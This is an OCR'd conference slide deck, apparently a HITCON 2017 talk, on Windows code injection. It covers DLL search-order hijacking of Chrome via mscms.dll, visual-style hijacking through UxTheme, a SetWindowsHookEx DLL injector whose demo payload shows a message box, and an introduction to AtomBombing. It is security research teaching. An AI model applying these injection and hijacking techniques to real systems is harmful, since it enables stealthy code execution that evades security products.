
GetICMProfile()



LoadLibraryW("mscms.dll");

aaaddress1@chroot.org

GetICMProfile




aaaddress1@chroot.org

GetICMProfile

LoadLibraryW("mscms.dll");

LoadLibraryW

```
...\Chrome\Application;
C:\Windows\system32;
C:\Windows\system;
C:\Windows;
...
```




aaaddress1@chroot.org

GetICMProfile

LoadLibraryW("mscms.dll");

LoadLibraryW

```
...\Chrome\Application\mscms.dll;
C:\Windows\system32\mscms.dll;
C:\Windows\system\mscms.dll;
C:\Windows\mscms.dll;
...
```




aaaddress1@chroot.org

Chrome Lastest Version 60.0.3112.101

aaaddress1@chroot.org

Chrome Lastest Version 60.0.3112.101



aaaddress1@chroot.org

Visual Style UI Rendering
(Issues Of UxTheme.dll)

aaaddress1@chroot.org

Hexedit

&

Winspy

aaaddress1@chroot.org

cls_Forms_TCustomDockForm

Forms::TCustomDockForm::Loaded(void)

```
.text:00475A24 _cls_Forms_TCustomDockForm dd offset @Controls@TWinControl@AssignTo$qqrp19Classes@TPersistent
.text:00475A24                                         ; DATA XREF: .text:off_4759D8↑o
.text:00475A24                                         ; .text:00475B85↓o
.text:00475A24                                         ; Controls::TWinControl::AssignTo(Classes::TPersistent
.text:00475A28                 dd offset @Forms@TCustomForm@DefineProperties$qqrp14Classes@TFiler ; Forms::TCu
.text:00475A2C                 dd offset @Classes@TPersistent@Assign$qqrp19Classes@TPersistent ; Classes::TPer
.text:00475A30                 dd offset @Forms@TCustomDockForm@Loaded$qqrv ; Forms::TCustomDockForm::Loaded(v
.text:00475A34                 dd offset @Forms@TCustomForm@Notification$qqrp18Classes@TComponent18Classes@TOp
.text:00475A38                 dd offset @Forms@TCustomForm@ReadState$qqrp15Classes@TReader ; Forms::TCustomFo
.text:00475A3C                 dd offset @Controls@TControl@SetName$qqrx17System@AnsiString ; Controls::TContr
.text:00475A40                 dd offset sub_429E5C
.text:00475A44                 dd offset @Forms@TCustomForm@ValidateRename$qqrp18Classes@TComponentx17System@A
.text:00475A48                 dd offset sub_429B38
.text:00475A4C                 dd offset @Forms@TCustomForm@QueryInterface$qqsrx5_GUIDpv ; Forms::TCustomForm:
.text:00475A50                 dd offset @Forms@TCustomDockForm@$bctr$qqrp18Classes@TComponent ; Forms::TCusto
.text:00475A54                 dd offset sub_468C3C
.text:00475A58                 dd offset @Controls@TWinControl@CanAutoSize$qqrrit1 ; Controls::TWinControl::Ca
.text:00475A5C                 dd offset @QForms@TScrollingWidget@ChangeScale$qqriiii ; QForms::TScrollingWidg
.text:00475A60                 dd offset @Controls@TControl@GetAction$qqrv ; Controls::TControl::GetAction(voi
.text:00475A64                 dd offset @Controls@TWinControl@GetClientOrigin$qqrv ; Controls::TWinControl::G
.text:00475A68                 dd offset @Forms@TCustomForm@GetClientRect$qqrv ; Forms::TCustomForm::GetClient
.text:00475A6C                 dd offset @Controls@TWinControl@GetDeviceContext$qqrrui ; Controls::TWinControl
.text:00475A70                 dd offset sub_45F480
.text:00475A74                 dd offset sub_45F484
.text:00475A78                 dd offset @Forms@TCustomForm@GetFloating$qqrv ; Forms::TCustomForm::GetFloating
.text:00475A7C                 dd offset sub_462E58
.text:00475A80                 dd offset @Forms@TCustomForm@RequestAlign$qqrv ; Forms::TCustomForm::RequestAli
.text:00475A84                 dd offset @Controls@TControl@SetAutoSize$qqro ; Controls::TControl::SetAutoSize
.text:00475A88                 dd offset sub_45F6BC
```

HexEdit

aaaddress1@chroot.org

Dwmapi::DwmExtendFrameIntoClientArea

```
int __fastcall Dwmapi::DwmExtendFrameIntoClientArea(int a1, int a2)
{
  int v2; // edi@1
  int v3; // esi@1
  int v4; // ebx@2

  v2 = a2;
  v3 = a1;
  if ( dword_5CDB84 )
  {
    v4 = dword_5CDB84(a1, a2);
  }
  else
  {
    if ( !dword_5CDB80 )
      dword_5CDB80 = LoadLibraryA("DWMAPI.DLL");
    v4 = -2147467263;
    if ( dword_5CDB80 )
    {
      dword_5CDB84 = (int (__stdcall *)(_DWORD, _DWORD))GetProcAddress_0(dword_5CDB80, "DwmExtendFrameIntoClientArea");
      if ( dword_5CDB84 )
        v4 = dword_5CDB84(v3, v2);
    }
  }
  return v4;
}
```

aaaddress1@chroot.org

UI Visual Style Issue

aaaddress1@chroot.org

UxTheme::SetWindowTheme

SetWindowTheme function

Causes a window to use a different set of visual style information than its class normally uses.

Syntax

C++

```
HRESULT SetWindowTheme(
  _In_ HWND    hwnd,
  _In_ LPCWSTR pszSubAppName,
  _In_ LPCWSTR pszSubIdList
);
```

aaaddress1@chroot.org

UxTheme::IsCompositionActive

call dwmapi::DwmIsCompositionEnabled

```
1int __stdcall IsCompositionActive()
2{
3  int v0; // esi@4
4  CThemeApiHelper ApiHelper; // [sp+0h] [bp-10h]@1
5  int fIsActive; // [sp+Ch] [bp-4h]@1
6
7  ApiHelper._iRenderSlotNum = -1;
8  ApiHelper._iEntryValue = -1;
9  ApiHelper._pszFuncName = 0;
10  fIsActive = 0;
11  if ( !g_eThemeHookState && CThemeServices::s_hAPIPort )
12    DwmIsCompositionEnabled(&fIsActive);
13  v0 = fIsActive;
14  CThemeApiHelper::CloseHandle(&ApiHelper);
15  return v0;
16}
```

aaaddress1@chroot.org

UxTheme::IsCompositionActive

call dwmapi::DwmIsCompositionEnabled

```
; Delayed imports from dwmapi.dll
;
; ===========================================================================

; Segment type: Externs
; _idata
; HRESULT __stdcall DwmIsCompositionEnabled(BOOL *pfEnabled)
                extrn __imp__DwmIsCompositionEnabled@4:dword
                                        ; CODE XREF: CFeedBackManager::BeginPanningFeedback
                                        ; DATA XREF: HEADER:6CE7021C↑o ...
```

aaaddress1@chroot.org

It allow us to hijack Visual Style UI Program

- HEXEdit
- 7Zip
- WinSpy
- LoLTWLauncher
- .NET Program
- Borland C++ Program

aaaddress1@chroot.org

Injection Art 5

SetWindowHooksEx

aaaddress1@chroot.org

SetWindowsHookEx

```
HHOOK WINAPI SetWindowsHookEx
(
  _In_ int       idHook,    /* Hook Type */
  _In_ HOOKPROC  lpfn,      /* function  */
  _In_ HINSTANCE hMod,      /* module    */
  _In_ DWORD dwThreadId     /* thread id */
);
```

aaaddress1@chroot.org

SetWindowsHookEx

4	WH_CALLWNDPROC
12	WH_CALLWNDPROCRET
5	WH_CBT
9	WH_DEBUG
11	WH_FOREGROUNDIDLE
3	WH_GETMESSAGE
1	WH_JOURNALPLAYBACK
0	WH_JOURNALRECORD
2	WH_KEYBOARD
13	WH_KEYBOARD_LL
7	WH_MOUSE
14	WH_MOUSE_LL
-1	WH_MSGFILTER
10	WH_SHELL
6	WH_SYSMSGFILTER

aaaddress1@chroot.org

Codes of Inject.dll

```
LRESULT WINAPI msgProg(int code, WPARAM wParam, LPARAM lParam) {
   if (!disp) MessageBoxA(0, "Hello World", "HITCON 2017", 0);
   disp = true;
   return CallNextHookEx(NULL, code, wParam, lParam);
}

extern "C" {
   __declspec(dllexport) int hookStart() {
      hHook = SetWindowsHookEx(WH_GETMESSAGE, msgProg, hMod, 0);
      return !!hHook;
   }
   __declspec(dllexport) int hookStop() {
      return hHook && UnhookWindowsHookEx(hHook);
   }
}
```

aaaddress1@chroot.org

Codes of Injector.exe

```
int main() {
  if (auto mod = LoadLibraryA("inject.dll")) {

    (int(*)())GetProcAddress
    (
      LoadLibraryA("inject.dll"),
      "hookStart"
    )();

    getchar();
  }
  return 0;
}
```

aaaddress1@chroot.org

DLL Inject

aaaddress1@chroot.org

aaaddress1@chroot.org

Injection Art 7

AtomBombing

aaaddress1@chroot.org

https://breakingmalware.com/injection-techniques/atombombing-brand-new-code-injection-for-windows

AtomBombing: Brand New Code Injection for Windows

TL;DR Here's a new code injection technique, dubbed AtomBombing, which exploits Windows atom tables and Async Procedure Calls (APC). Currently, this technique goes undetected by common security solutions that focus on preventing infiltration.

Code injection has been a strong weapon in the hacker's arsenal for many years. For background on code injection and its various uses in APT type attack scenarios please take a look at:

http://blog.ensilo.com/atombombing-a-code-injection-that-bypasses-current-security-solutions

Overview

I started poking around to see how hard it would be for a threat actor to find a new method that security vendors are unaware of and bypasses most security products. It also needed to work on different processes rather than being tailored to fit a specific process.

aaaddress1@chroot.org

GlobalAddAtom

Syntax

C++

```
